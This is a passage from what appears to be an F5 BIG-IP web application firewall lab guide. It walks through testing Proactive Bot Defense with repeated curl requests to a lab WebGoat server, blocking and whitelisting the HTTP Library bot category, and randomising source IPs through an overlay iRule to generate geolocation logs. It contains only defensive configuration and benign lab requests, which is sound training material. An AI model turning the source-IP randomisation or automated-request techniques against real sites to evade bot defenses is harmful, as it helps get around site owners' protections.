1. Under **Local Traffic > Virtual Servers**, click on `webgoat.f5demo.com_https_vs`.
2. Click on **Policies** under the **Security** tab at the top
3. Within the Available logging profiles menu, select `bot-defense` and then click the << arrows to move the logging policy to the `Selected` profile.
4. Click on the **Update** button to apply the policy.

Note: You can associate multiple logging profiles with a given virtual server. F5 allows for an incredible amount of logging flexibility. Most commonly you would have DoS, Bot Defense and ASM Security Policy events logged to a centralized SIEM platform, but there may be additional logging

requirements such as a web team that would be interested in Bot Defense logs solely, while the SIEM continues to receive the union of DoS, Bot Defense and ASM Security Policy events.




Test the Proactive Bot Defense Policy


1. From the command line execute the following command several times:

```
curl https://webgoat.f5demo.com/WebGoat/login -k -v | more
```

Note: This can take a few seconds to kick in and then you will see ASM start issuing a redirect challenge and try to set a TS cookie. **307 Temporary Redirect**



2. Once the Grace Period of 20 seconds has expired you will see ASM start escalating the defense and start to return a javascript challenge.




This bot is getting shot down in flames!

Validate that the Proactive Bot Defense Policy is Working

1. Navigate to **Security > Event Logs > Bot Defense > Requests**.
2. Notice that the detected bot activity has been logged and is now being displayed for review.


Important: This is very important to understand that we are logging bots in an entirely different internal logging system than the ASM events. Implementing Bot Defense keeps the ASM logs clean and actionable when there are millions of malicious attempts per day from bots.



1. Note the stated reason for the request being blocked. You may have to scroll to the right to see this reason. What was the stated reason?

BOT Signatures

1. Navigate to **Security > DoS Protection > DoS Profiles**
2. **Click** on the `webgoat_DoS` profile and then the **Application Security** tab to configure the policy.
3. Select **Proactive Bot Defense** under the list of **Application Security** options.
4. In the **Application Security > Proactive Bot Defense** section, click the **Edit** link for **Operation Mode** and then change the setting from **Always** to **During Attack** and click **Update** to complete the policy change.



5. Run cURL again: `curl https://webgoat.f5demo.com/WebGoat/login -k -v | more`

Note: The site should respond normally now every time because we are not “under attack” ASM uses TPS based detection (client-side) and Behavioral Stress detection (server-side) to determine when the system is under attack. Without the Advanced WAF license, Behavioral DoS Detection is limited to two virtual servers.


---

cURL is considered an **HTTP Library tool** and falls in **the Benign Category**.


Important: Just how benign are HTTP library tools? cURL can easily be scripted in a variety of ways and can be used as a downloader to siphon off data. Remember the famous media defined “hacking tool” that Snowden used? wget? There are many use-cases where you simply do not want a tool interacting with your site.

Selectively Blocking BOT Categories

1. Under your `webgoat_DoS` profile in **Application Security > Bot Signatures** click on the **Edit** link for the **Bot Signature Categories** section.



2. Change the HTTP Library action from **None** to **Block** under the **Benign Categories** section and click **Update** to apply the policy changes.




3. Run cURL again: `curl https://webgoat.f5demo.com/WebGoat/login -k -v | more`

Whammo!!!... as soon as the BOT is revealed... the connection is dropped. The TLS doesn't get established.


Let's say we actually DO want to allow cURL or another automated tool. We may have developers that rely on curl so let's whitelist just that.

To Whitelist cURL:


1. Edit the **Bot Signatures** list and find **curl**. Move it to disabled signatures and click **Update**.



1. Run cURL again: `curl https://webgoat.f5demo.com/WebGoat/login -k -v | more` and you should be back in business. By now you should know the expected output.
2. Change HTTP Library to: **Report** and remove **CURL** from the whitelist.



1. Modify the `webgoat_DOS` Dos Profile operation Operation Mode to: `Always` and click **Update**.




cURL from Different Geolocations


Note: We are going to leverage an overlay virtual server to randomize source IP addresses similar to the earlier lab concept of randomizing XFF.

---


1. Open **Local Traffic > Virtual Servers** and click on `webgoat.f5demo.com_https_overlay_vs`. Go to the **Resources** horizontal tab and verify that the iRule **webgoat_overlay** is applied. Freel free to check out the code in the iRule. This code and BIG-IP flexibility makes lab testing and simulations a breeze.




2. Modify the cURL command to point at the overlay virtual server and run several times: `curl https://10.1.10.146/WebGoat/login -k -v | more`
3. Review the event logs at **Event Logs > Bot Defense** You will now see geo-data for the BOT connection attempts.



4. Navigate to **Security > Overview > Application > Traffic** and review the default report elements. You can change the widget time frames to see more historical data.
5. Click **Overview > Application > Traffic** and override the timeframe to **past year**:

